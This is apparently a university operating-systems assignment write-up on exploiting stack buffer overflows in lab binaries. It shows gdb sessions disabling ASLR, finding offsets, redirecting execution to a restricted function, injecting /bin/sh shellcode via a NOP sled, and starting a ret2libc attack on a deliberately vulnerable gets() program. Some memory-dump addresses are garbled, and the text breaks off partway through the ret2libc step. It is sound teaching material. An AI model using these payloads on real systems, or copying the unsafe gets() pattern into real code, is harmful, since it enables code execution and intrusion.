



Princess Sumaya جامعة
الأميرة سميرة
للتكنولوجيا University
for Technology

Os Assignment (1)
Sereen Abdallah 20190212
Ahmad Al-Zoul 20190492

Part (1):

1. Exploit the program and gain access to the restricted area:

We will start by changing the permissions of the program so it can be executed, then we need to disable the ASLR to stop randomization of the stack:

```
sereen@ubuntu: ~/Desktop
sereen@ubuntu:~$ cd Desktop/
sereen@ubuntu:~/Desktop$ ls -l
total 24
-rwxrwxr-x 1 sereen sereen 8748 Mar  3 2019 smashme
-rw-rw-r-- 1 sereen sereen 12215 Nov 27 13:23 Untitled 1.odt
sereen@ubuntu:~/Desktop$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
[sudo] password for sereen:
0
sereen@ubuntu:~/Desktop$
```

Now we need to disassemble the main to find out where the restricted area is:

```
sereen@ubuntu:~/Desktop
sereen@ubuntu:~/Desktop$ ls -l
total 24
-rwxrwxr-x 1 sereen sereen 8748 Mar  3 2019 smashme
-rw-rw-r-- 1 sereen sereen 12215 Nov 27 13:23 Untitled 1.odt
sereen@ubuntu:~/Desktop$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
[sudo] password for sereen:
0
sereen@ubuntu:~/Desktop$ gdb ./smashme
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./smashme...done.
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x0804846b <+0>: lea    ecx,[esp+0x4]
0x0804846f <+4>: and    esp,0xffffffff
0x08048472 <+7>: push   DWORD PTR [ecx-0x4]
0x08048475 <+10>: push   ebp
0x08048476 <+11>: mov    ebp,esp
0x08048478 <+13>: push   ecx
0x08048479 <+14>: sub    esp,0x4
0x0804847c <+17>: sub    esp,0xc
0x0804847f <+20>: push   0x080485a0
0x08048484 <+25>: call   0x08048340 <puts@plt>
0x08048489 <+30>: add    esp,0x10
0x0804848c <+33>: call   0x0804849e <Authentication>
0x08048491 <+38>: mov    eax,0x0
0x08048496 <+43>: mov    ecx,DWORD PTR [ebp-0x4]
0x08048499 <+46>: leave
0x0804849a <+47>: lea    esp,[ecx-0x4]
0x0804849d <+50>: ret
End of assembler dump.
(gdb)
```

Here we can see that we have two functions which are print and Authentication function.

Since Authentication is a user made function, we need to disassemble it to find out if it has the restricted area address.

```

sereen@ubuntu: ~/Desktop
Dump of assembler code for function main:
0x0804846b <+0>: lea ecx,[esp+0x4]
0x0804846f <+4>: and esp,0xffffffff
0x08048472 <+7>: push DWORD PTR [ecx-0x4]
0x08048475 <+10>: push ebp
0x08048476 <+11>: mov ebp,esp
0x08048478 <+13>: push ecx
0x08048479 <+14>: sub esp,0x4
0x0804847c <+17>: sub esp,0xc
0x0804847f <+20>: push 0x80485a0
0x08048484 <+25>: call 0x8048340 <puts@plt>
0x08048489 <+30>: add esp,0x10
0x0804848c <+33>: call 0x804849e <Authentication>
0x08048491 <+38>: mov eax,0x0
0x08048496 <+43>: mov ecx,DWORD PTR [ebp-0x4]
0x08048499 <+46>: leave
0x0804849a <+47>: lea esp,[ecx-0x4]
0x0804849d <+50>: ret
End of assembler dump.
(gdb) disassemble Authentication
Dump of assembler code for function Authentication:
0x0804849e <+0>: push ebp
0x0804849f <+1>: mov ebp,esp
0x080484a1 <+3>: sub esp,0x78
0x080484a4 <+6>: sub esp,0xc
0x080484a7 <+9>: lea eax,[ebp-0x6c]
0x080484aa <+12>: push eax
0x080484ab <+13>: call 0x8048330 <gets@plt>
0x080484b0 <+18>: add esp,0x10
0x080484b3 <+21>: sub esp,0x8
0x080484b6 <+24>: lea eax,[ebp-0x6c]
0x080484b9 <+27>: push eax
0x080484ba <+28>: push 0x80485dc
0x080484bf <+33>: call 0x8048320 <strcmp@plt>
0x080484c4 <+38>: add esp,0x10
0x080484c7 <+41>: test eax,eax
0x080484c9 <+43>: je 0x80484d2 <Authentication+52>
0x080484cb <+45>: call 0x8048503 <Denied>
0x080484d0 <+50>: jmp 0x80484d7 <Authentication+57>
0x080484d2 <+52>: call 0x80484da <Access>
0x080484d7 <+57>: nop
0x080484d8 <+58>: leave
0x080484d9 <+59>: ret
End of assembler dump.
(gdb)

```

By disassembling Authentication function, we can see that it has **(gets) function** in which it will take user input and the **(strcmp) function** will compares input and depending on the result of this function it will jump to **(Access) function** or **(Denied) function**, and from this we can say that we reached the restricted area which is **(Access) function**.

Now we need to overflow the stack to figure out where to put return address (Access):

```


sereen@ubuntu: ~/Desktop
0x080484aa <+12>: push eax
0x080484ab <+13>: call 0x8048330 <gets@plt>
0x080484b0 <+18>: add esp,0x10
0x080484b3 <+21>: sub esp,0x8
0x080484b6 <+24>: lea eax,[ebp-0x6c]
0x080484b9 <+27>: push eax
0x080484ba <+28>: push 0x80485dc
0x080484bf <+33>: call 0x8048320 <strcmp@plt>
0x080484c4 <+38>: add esp,0x10
0x080484c7 <+41>: test eax,eax
0x080484c9 <+43>: je 0x80484d2 <Authentication+52>
0x080484cb <+45>: call 0x8048503 <Denied>
0x080484d0 <+50>: jmp 0x80484d7 <Authentication+57>
0x080484d2 <+52>: call 0x80484da <Access>
0x080484d7 <+57>: nop
0x080484d8 <+58>: leave
0x080484d9 <+59>: ret
End of assembler dump.
(gdb) r <<< $(python -c 'print "B"*112+ "C"*4')
Starting program: /home/sereen/Desktop/smashme <<< $(python -c 'print "B"*112+ "C"*4')
Enter a password of length between 1 and 15 characters :
Wrong Password
Program received signal SIGSEGV, Segmentation fault.
0x434343 in ?? ()
(gdb) t r
eax 0x12 18
ecx 0xffffffff -1
edx 0xb7fbc870 -1208235920
ebx 0x0 0
esp 0xbffffef0 0xbffffef0
ebp 0x42424242 0x42424242
esi 0xb7fbb000 -1208242176
edi 0xb7fbb000 -1208242176
eip 0x43434343 0x43434343
eflags 0x10286 [ PF SF IF RF ]
cs 0x73 115
ss 0x7b 123
ds 0x7b 123
es 0x7b 123
fs 0x0 0
gs 0x33 51
(gdb)

```

From the picture above we can see that we need 112 **B(0x42)** characters to plus another 4 **C(0x43)** characters reserved for the return address to overflow.

Now we can access the restricted area aka exploiting it by:

- We already have the return address which is the address to Access function (**0x080484d2**).
- Since we know that shellcode is os and architecture dependable we need to write return address as little Endian (**\xd2\x84\x04\x08**).
- We also need to overflow the stack with 112 characters as seen before.
- And thus, we reached our goal:



```
During startup program exited with code 1.
(gdb) r <<< $(python -c 'print "A"*112+"\xd2\x84\x04\x08"')
Starting program: /home/sereen/Desktop/smashme <<< $(python -c 'print "A"*112+"\xd2\x84\x04\x08"')
Enter a password of length between 1 and 15 characters :
Wrong Password
Access Granted
You Raised the flag!
Program received signal SIGSEGV, Segmentation fault.
0x080484d8 in Authentication () at /home/mroverflow/Desktop/Overflow.c:30
30      /home/mroverflow/Desktop/Overflow.c: No such file or directory.
(gdb)
```

2. Exploit the program and redirect the control flow to any desired shellcode and get your shellcode executed:

Here we need to inject our shellcode and redirect the program flow to it instead of the access function.

So, we are going to do the following steps to redirect to the shellcode:

- After running the program, we need to identify the beginning of the stack by identifying the memory location of the ESP which in this case as we can see below has the value of “0xbfffe7fc”.

```
sereen@ubuntu: ~/Desktop
Quit anyway? (y or n) y
sereen@ubuntu:~/Desktop$ clear

sereen@ubuntu:~/Desktop$ gdb ./smashme
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./smashme...done.
(gdb) r <<< $(python -c 'print "B"*112+ "C"*4')
Starting program: /home/sereen/Desktop/smashme <<< $(python -c 'print "B"*112+ "C"*4')

Enter a password of length between 1 and 15 characters :
Wrong Password

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb) x/200xb $esp -116
0xbfffe7fc: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe784: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe78c: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe794: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe79c: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7a4: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7ac: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7b4: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7bc: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7c4: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7cc: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7d4: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7dc: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7e4: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7ec: 0x43 0x43 0x43 0x43 0x00 0xb3 0xfb 0xb7
0xbfffe7f4: 0x10 0xf0 0xff 0xbf 0x00 0x00 0x00 0x00
```

```
sereen@ubuntu: ~/Desktop
eax 0x12 18
ecx 0xffffffff -1
edx 0xb7fbc870 -1208235920
ebx 0x0 0
esp 0xbfffe7fc 0xbfffe7fc
ebp 0x42424242 0x42424242
esi 0xb7fbb000 -1208242176
edi 0xb7fbb000 -1208242176
eip 0x43434343 0x43434343
eflags 0x10286 [ PF SF IF RF ]
cs 0x73 115
ss 0x7b 123
ds 0x7b 123
es 0x7b 123
fs 0x0 0
gs 0x33 51
(gdb) x/200xb $esp --116
A syntax error in expression, near '--116'.
(gdb) x/200xb $esp -116
0xbfffe7fc: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe784: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe78c: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe794: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe79c: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7a4: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7ac: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7b4: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7bc: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7c4: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7cc: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7d4: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7dc: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7e4: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe7ec: 0x43 0x43 0x43 0x43 0x00 0xb3 0xfb 0xb7
0xbfffe7f4: 0x10 0xf0 0xff 0xbf 0x00 0x00 0x00 0x00
0xbfffe804: 0x47 0x06 0xe2 0xb7 0x00 0xb0 0xfb 0xb7
0xbfffe80c: 0x00 0xb0 0xfb 0xb7 0x00 0x00 0x00 0x00
0xbfffe814: 0x47 0x06 0xe2 0xb7 0x01 0x00 0x00 0x00
0xbfffe81c: 0xa4 0xf0 0xff 0xbf 0xac 0xf0 0xff 0xbf
0xbfffe824: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xbfffe82c: 0x04 0xfc 0xff 0xb7 0x00 0xf0 0xff 0xb7
0xbfffe834: 0x00 0x00 0x00 0x00 0x00 0xb0 0xfb 0xb7
0xbfffe83c: 0x00 0xb0 0xfb 0xb7 0x00 0x00 0x00 0x00
(gdb)
```



- When a call happens in the main the eip will leave and will start pointing at new instructions, for that the esp will hold the return address so the eip can know where to point when it comes back.
- What we want to do is to inject shellcode inside stack and make eip point at it thus our shellcode will get executed as the following:

```
sereen@ubuntu: ~/Desktop
ds      0x7b    123
es      0x7b    123
fs      0x0     0
gs      0x33    51
(gdb) x/200xb $esp --116
A syntax error in expression, near `116'.
(gdb) x/200xb $esp -116
0xbffff7c: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbffff84: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbffff8c: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbffff94: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbffffa4: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbffffac: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbffffb4: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbffffbc: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbffffc4: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbffffcc: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffd4: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffd4c: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffe4: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbfffec: 0x43 0x43 0x43 0x43 0x00 0xb3 0xfb 0xb7
0xbfffecf: 0x10 0xf0 0xff 0xbf 0x00 0x00 0x00 0x00
0xbfffeff: 0x47 0x06 0xe2 0xb7 0x00 0xb0 0xfb 0xb7
0xbfffeff: 0x00 0xb0 0xfb 0xb7 0x00 0x00 0x00 0x00
0xbfffeff: 0x47 0x06 0xe2 0xb7 0x01 0x00 0x00 0x00
0xbfffeff: 0xa4 0xf0 0xff 0xbf 0xac 0xf0 0xff 0xbf
0xbfffeff: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xbfffeff: 0x00 0x00 0x00 0x00 0x00 0xb0 0xfb 0xb7
0xbfffeff: 0x04 0xfc 0xff 0xb7 0x00 0xf0 0xff 0xb7
0xbfffeff: 0x00 0x00 0x00 0x00 0x00 0xb0 0xfb 0xb7
0xbfffeff: 0x00 0xb0 0xfb 0xb7 0x00 0x00 0x00 0x00
(gdb) run <<< $(python -c 'print "\x90"*62+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80"+"%22s"\x7c\xef\xff\xbf"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/sereen/Desktop/smashme <<< $(python -c 'print "\x90"*62+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80"+"%22s"\x7c\xef\xff\xbf"')
Enter a password of length between 1 and 15 characters :
Wrong Password
process 30276 is executing new program: /bin/dash
[Inferior 1 (process 30276) exited normally]
(gdb)
```

- From the picture above we can see that a new process has been created (**shellcode has been executed**).

3. Use a tool to extract and list the system calls that have been used in this program:

We use a tool called **strace**, which is used to extract and list system calls from a binary program. We can see that it consists of (read/write/exit) system calls.



```
sereen@ubuntu: ~/Desktop
sereen@ubuntu:~$ cd Desktop/
sereen@ubuntu:~/Desktop$ strace ./smashme
execve("./smashme", ["/.smashme"], [/* 66 vars */]) = 0
brk(NULL) = 0x804b000
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fd5000
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=87326, ...}) = 0
mmap2(NULL, 87326, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7fbf000
close(3) = 0
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/i386-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\3\0\0\0\0\0\0\3\0\3\0\1\0\0\0\320\207\1\000\0\0\0"... , 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1786484, ...}) = 0
mmap2(NULL, 1792540, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7e09000
mmap2(0xb7fb9000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1af000) = 0xb7fb9000
mmap2(0xb7fbc000, 10780, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xb7fbc000
close(3) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7e08000
set_thread_area({entry_number:-1, base_addr:0xb7e08700, limit:1048575, seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1, s
eg_not_present:0, useable:1}) = 0 (entry_number:6)
mprotect(0xb7fb9000, 8192, PROT_READ) = 0
mprotect(0x8049000, 4096, PROT_READ) = 0
mprotect(0xb7ffe000, 4096, PROT_READ) = 0
munmap(0xb7fbf000, 87326) = 0
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 3), ...}) = 0
brk(NULL) = 0x804b000
brk(0x806c000) = 0x806c000
write(1, "\n", 1) = 1
write(1, " Enter a password of length betw...", 59 Enter a password of length between 1 and 15 characters :
) = 59
fstat64(0, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 3), ...}) = 0
read(0,
"\n", 1024) = 1
write(1, "\n", 1) = 1
write(1, " Wrong Password \n", 17 Wrong Password
) = 17
exit_group(0) = ?
+++ exited with 0 +++
sereen@ubuntu:~/Desktop$
```

Part (2):

1. Objective (1) & Objective (2) & Objective (3):


- We will start by writing program using gets function (vulnerable function):



```
GNU nano 6.3 vulnerable.c
#include <stdio.h>
#include <string.h>

int main()
{
    char pass[250];
    printf("Please Enter Your Password Here: ");
    gets(pass);
    return 0;
}
```

- Now we need to compile the written program alongside that we need to disable (**-fno-stack-protector**) which is used to remove the canary value at the end of the buffer.
- We also need to set the stack boundary=2 which is used to ensure that the stack is set up into dword-size increments, this prevents your machine from optimizing the stack.



```
(kali@kali)-[~]
$ gcc vulnerable.c -fno-stack-protector -no-pie -mpreferred-stack-boundary=2 -o vuln
vulnerable.c: In function 'main':
vulnerable.c:8:9: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
   8 |         gets(pass);
     |         ^~~~~
     |         fgets
/usr/bin/ld: /tmp/ccBsnROD.o: in function 'main':
vulnerable.c:(.text+0x2c): warning: the 'gets' function is dangerous and should not be used.

(kali@kali)-[~]
$ ./vuln
Please Enter Your Password here: 3456

(kali@kali)-[~]
$
```

- In this attack we need to have the following:
 - **Offset**
 - **System Address**
 - **/bin/sh Address**

- First, we are going to find the **Offset** using cyclic which is a pwn tool used to generate a pattern based on the number of bytes given.

```
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)-[~]
$ cd Downloads
(kali@kali)-[~/Downloads]
$ pwn cyclic 300
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
aaaaabaaacaaadaaaaaafaaagaaahaaiaaaajaaakaaalaaamaaaaaaapaaaqaaaraaaaaataaaauaaaaavaawaaaxaaayaaazaabbaabcaabdaabeabfaabg
aabhaabiaabjaabkaablaabmaabnaaboaabpaabqaaabraabsaabaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacma
acnaacoacpaacqaacraacsactaacuaacvaacwaacxaacyaac
```

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Downloads/vuln1 aaaaabaaacaaadaaaaaafaaagaaahaaiaaaajaaakaaalaaamaaaaaaapaaaqaaaraaaaaataaaauaaaaavaawaaaxaaayaaazaabbaabcaabdaabeabfaabg
uuaavaaaawaaaxaaayaaazaabbaabcaabdaabeabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaaabraabsaabaabuaabvaabwaabxaabyaabzaacb
aaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoacpaacqaacraacsactaacuaacvaacwaacxaacyaac
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
Please Enter Your Password Here: aaaaabaaacaaadaaaaaafaaagaaahaaiaaaajaaakaaalaaamaaaaaaapaaaqaaaraaaaaataaaauaaaaavaawaaaxaaayaaazaabbaabcaabdaabeabfaabg
aabhaabiaabjaabkaablaabmaabnaaboaabpaabqaaabraabsaabaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoacpaacqaacraacsactaacuaacvaacwaacxaacyaac
Program received signal SIGSEGV, Segmentation fault.
0x61706361 in ?? ()
(gdb)
```

```
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)-[~]
$ cd Downloads
(kali@kali)-[~/Downloads]
$ pwn cyclic 300
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
aaaaabaaacaaadaaaaaafaaagaaahaaiaaaajaaakaaalaaamaaaaaaapaaaqaaaraaaaaataaaauaaaaavaawaaaxaaayaaazaabbaabcaabdaabeabfaabg
aabhaabiaabjaabkaablaabmaabnaaboaabpaabqaaabraabsaabaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacma
acnaacoacpaacqaacraacsactaacuaacvaacwaacxaacyaac
(kali@kali)-[~/Downloads]
$ pwn cyclic -l 0x61706361
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
258
(kali@kali)-[~/Downloads]
$
```

- From pictures above we see that we need **258 characters** and based on this value we generate our payload.

```
Program received signal SIGSEGV, Segmentation fault.
0x61706361 in ?? ()
(gdb) r <<< $(python2 -c 'print "A"*258+"B"*4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Downloads/vuln1 <<< $(python2 -c 'print "A"*258+"B"*4')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb)
```


- From GDB we can view **System Address and /bin/sh Address** as following:


```

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) print system
$1 = {int (const char *)} 0xb7c4c800 <__libc_system>
